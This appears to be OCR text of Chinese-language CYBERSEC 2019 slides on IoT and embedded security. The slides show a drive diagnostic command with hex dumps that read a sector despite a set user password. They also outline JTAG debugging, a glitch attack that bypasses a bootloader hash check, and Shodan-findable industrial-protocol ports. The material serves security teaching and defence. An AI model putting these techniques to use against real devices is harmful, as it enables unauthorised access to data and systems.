
再使用顯示緩衝區的”B”命令，顯示剛剛讀取的結果

顯示出了User Partition LBA 100000底下的數據。

```
F3 2>B

Buffer Block 223A compared to Buffer Block 298C (204 Bytes/Block)
  Addr     0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F
00447400  36 B2 18 78 73 A8 6C 2E FD EC F9 07 99 FD 41 62
00447410  74 D5 78 C7 21 4A 6F 7C 2E 09 A4 80 04 C3 E3 BB
00447420  87 87 B9 FE 67 12 98 88 C8 7A 7E 32 57 BD D3 B5
00447430  B2 5D 04 7E 85 AA 04 11 D0 37 6C CB 65 8A C8 D5
00447440  8C 95 58 E8 7D DB 94 7E A6 CE 53 4A 14 0A 85 5E
00447450  4D CC 8B 9F F6 B1 BA EC 1A F1 2C 7C A6 0B A3 C3
00447460  AB 98 6D 4B 7B 6A 4F DE 7E F8 B9 05 6D D0 B4 7E
00447470  F8 BA D4 4B B2 72 9C CC 48 0D FE 59 3A D7 C2 8F
00447480  6D 5B 78 D9 52 A9 8A 9E A9 86 4C 8C E1 BA A2 28
00447490  02 8C 50 86 A4 A4 07 BD 8C 7E 85 38 BC 68 BA 18
004474A0  7C 94 1A C6 C3 B3 76 B3 90 AE 2B F4 52 EE 53 8A
004474B0  07 D7 88 7D 5F 05 E0 5B 9E 5E 30 5B AC AA E0 BE
004474C0  67 66 25 A3 44 8D 96 67 97 42 1F CA CF 6C 4F C0
004474D0  E6 47 E8 F2 F7 44 E1 61 66 F9 A2 87 FA F8 72 9A
004474E0  68 69 41 1C 8B DC DC 91 BA C2 A6 C0 CD C9 A0 63
004474F0  61 EA 9E 10 DA 34 21 AC F4 ) 72 B2 0B 67 F1 D7 C3
00447500  6C 82 4E A5 AC F3 F1 ED 35 3F 2D 6C 03 02 8A 33
```

在做一次比對的動作，解鎖之後利用MRT內的扇區讀取器去讀取LBA 100000的內容

可以發現到與Diagnostics mode下利用命令讀取的hex值為相同，所以在設定User Password後，同樣的可以使用Diagnostics mode下的命令去讀取特定的User Sector



Offset	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	36	B2	18	78	73	A8	6C	2E	FD	EC	F9	07	99	FD	41	62	6..xs.l.....Ab
00000010	74	D5	78	C7	21	4A	6F	7C	2E	09	A4	80	04	C3	E3	BB	t.x.!Jo|.....
00000020	87	87	B9	FE	67	12	98	88	C8	7A	7E	32	57	BD	D3	B5	....g....z~2W...
00000030	B2	5D	04	7E	85	AA	04	11	D0	37	6C	CB	65	8A	C8	D5	.].~.....7l.e...
00000040	8C	95	58	E8	7D	DB	94	7E	A6	CE	53	4A	14	0A	85	5E	..X.}..~..SJ...^
00000050	4D	CC	8B	9F	F6	B1	BA	EC	1A	F1	2C	7C	A6	0B	A3	C3	M.........,|....
00000060	AB	98	6D	4B	7B	6A	4F	DE	7E	F8	B9	05	6D	D0	B4	7E	..mK{jO.~...m..~
00000070	F8	BA	D4	4B	B2	72	9C	CC	48	0D	FE	59	3A	D7	C2	8F	...K.r..H..Y:...
00000080	6D	5B	78	D9	52	A9	8A	9E	A9	86	4C	8C	E1	BA	A2	28	m[x.R.....L....(
00000090	02	8C	50	86	A4	A4	07	BD	8C	7E	85	38	BC	68	BA	18	..P.....~.8.h..
000000A0	7C	94	1A	C6	C3	B3	76	B3	90	AE	2B	F4	52	EE	53	8A	|.....v...+.R.S.
000000B0	07	D7	88	7D	5F	05	E0	5B	9E	5E	30	5B	AC	AA	E0	BE	...}_..[.^0[....
000000C0	67	66	25	A3	44	8D	96	67	97	42	1F	CA	CF	6C	4F	C0	gf%.D..g.B...lO.
000000D0	E6	47	E8	F2	F7	44	E1	61	66	F9	A2	87	FA	F8	72	9A	.G...D.af.....r.
000000E0	68	69	41	1C	8B	DC	DC	91	BA	C2	A6	C0	CD	C9	A0	63	hiA.............c
000000F0	61	EA	9E	10	DA	34	21	AC	F4	72	B2	0B	67	F1	D7	C3	a....4!..r..g...
00000100	6C	82	4E	A5	AC	F3	F1	ED	35	3F	2D	6C	03	02	8A	33	l.N.....5?-l...3
00000110	A9	8D	72	1F	C6	C8	14	2C	42	68	7A	C8	D1	18	96	FA	..r.....,Bhz.....
00000120	D4	A6	BA	42	66	BC	32	8E	0E	3B	DF	DD	7F	E7	4F	D2	...Bf.2..;....O.
00000130	6F	08	45	5E	C6	36	F2	44	22	0A	D3	22	5E	F8	28	16	o.E^.6.D".."^.(.
00000140	22	F1	2C	83	A9	93	73	21	59	73	49	02	7E	FD	6A	CA	".,...s!YsI.~.j.
00000150	83	2C	3C	15	EA	D5	A0	29	55	45	82	D6	8A	4F	34	BB	.,<....)UE...O4.
00000160	36	4C	EA	6D	A4	37	80	7C	48	BC	D9	AE	E3	EB	7C	72	6L.m.7.|H.....|r
00000170	54	CF	2B	E0	7D	4E	F0	FE	83	DB	62	52	1C	AB	57	03	T.+.}N....bR..W.
00000180	E8	60	93	DF	DB	DF	F8	58	2E	41	7D	A8	29	F4	26	04	.`.....X.A}.).&.
00000190	45	DE	35	8A	EC	AA	93	20	69	AB	E9	B3	E4	80	BF	E2	E.5.... i.......
000001A0	BA	E7	26	9F	40	2D	E7	E6	84	B9	3E	0B	61	68	CF	28	..&.@-....>.ah.(
000001B0	89	B8	D0	67	F0	E3	43	F1	B5	A5	5B	A1	55	63	5E	33	...g..C...[.Uc^3
000001C0	D7	3C	F6	49	E7	7E	93	EF	85	A9	61	8A	C1	12	55	18	.<.I.~....a...U.
000001D0	DA	5C	FC	B7	F3	5F	2C	8C	06	AE	4F	95	5B	BE	3C	18	.\..._,...O.[.<.
000001E0	3A	B7	14	FC	B4	9A	53	D7	54	B0	78	E7	6A	90	A7	4D	:.....S.T.x.j..M
000001F0	99	E5	AF	56	5B	7F	A9	01	71	C1	EA	04	F1	29	9C	BF	...V[...q....)..


扇区:100000 - 100000 (1) | Pos:11F (287)

單片機RTOS架構

單晶片+RTOS架構
跟Linux

是另外一個世界！


JTAG



JTAG動態反組譯的，通過連接JATG調試接口，這樣可以動態運行，並動態下中斷點

脈衝攻擊

發個重啟信號來欺騙bootloader hash安全檢測，
然後加載自制的bootloader運行未經簽名程式



硬體容易被破解與入侵的狀況


1.未加密的bootloader
2.未加密Firmware
3.未阻斷debug物理接點
4.SOC fuse 未設定防止寫入或讀取.
5.洩漏的工廠技術文件與程式
韌體 跟原廠工具軟體 韌體工具 沒有做好下面..
1.未防範Fuzzing 暴力破解
2.未加殼
3.未檢測中斷

IoT漏洞滿天飛

SHODAN是John Matherly在大學期間開發
“網絡空間搜索引擎”,在美国土安全部(DHS)
支援下,已識別在網路中有漏洞IoT裝置220萬個

- Siemens SIMATIC / ICCP—Port 102
- MODBUS/TCP -Port 502
- DNP3—Port 20000
- Ethernet/IP—Port 44818
- BACNet—Port 47808

找到相關CVE非常有機會可以攻下



IoT資安最基本底線與難處

關掉不必要的服務
作過基本弱點掃描
韌體檔案加密或需要簽章
工程除錯指令需要密鑰

- 效能損耗
- 除錯
- 維護性
- 資料丟失性
- 開發難易度

以上最終回歸的—>開發成本

保護方法


- ARM Trustzone
- SOC Fuse (燒斷後不可寫入)
- IoT PKI

  Java Agent 吃資源


  沒有聯網或外網 IoT與embedded 無法應用

證書是否可以拷出

應用層面保護完美?



拒絕阿Q精神



IoT防與攻跟資料救援一樣
必須了解其根本硬體與軟體架構原理,而不是專模作樣
拿一堆預算,畫一堆餅,買現成設備。

不真的動手軟硬兼施測試攻擊,根本無從談IoT資安。

不需要害怕對岸產品,全球IoT、嵌入式系統都可能有後門或漏洞。
只該怕自己沒有能力分析。

延伸研究與討論

- https://www.facebook.com/OSSGeekLab/
  FB上搜索OSSLab Geek Lab
- OSSLab 實驗室報告
  http://blog.osslab.com.tw/

臺灣資安大會

CYBERSEC 2019

PRESENTED BY iThome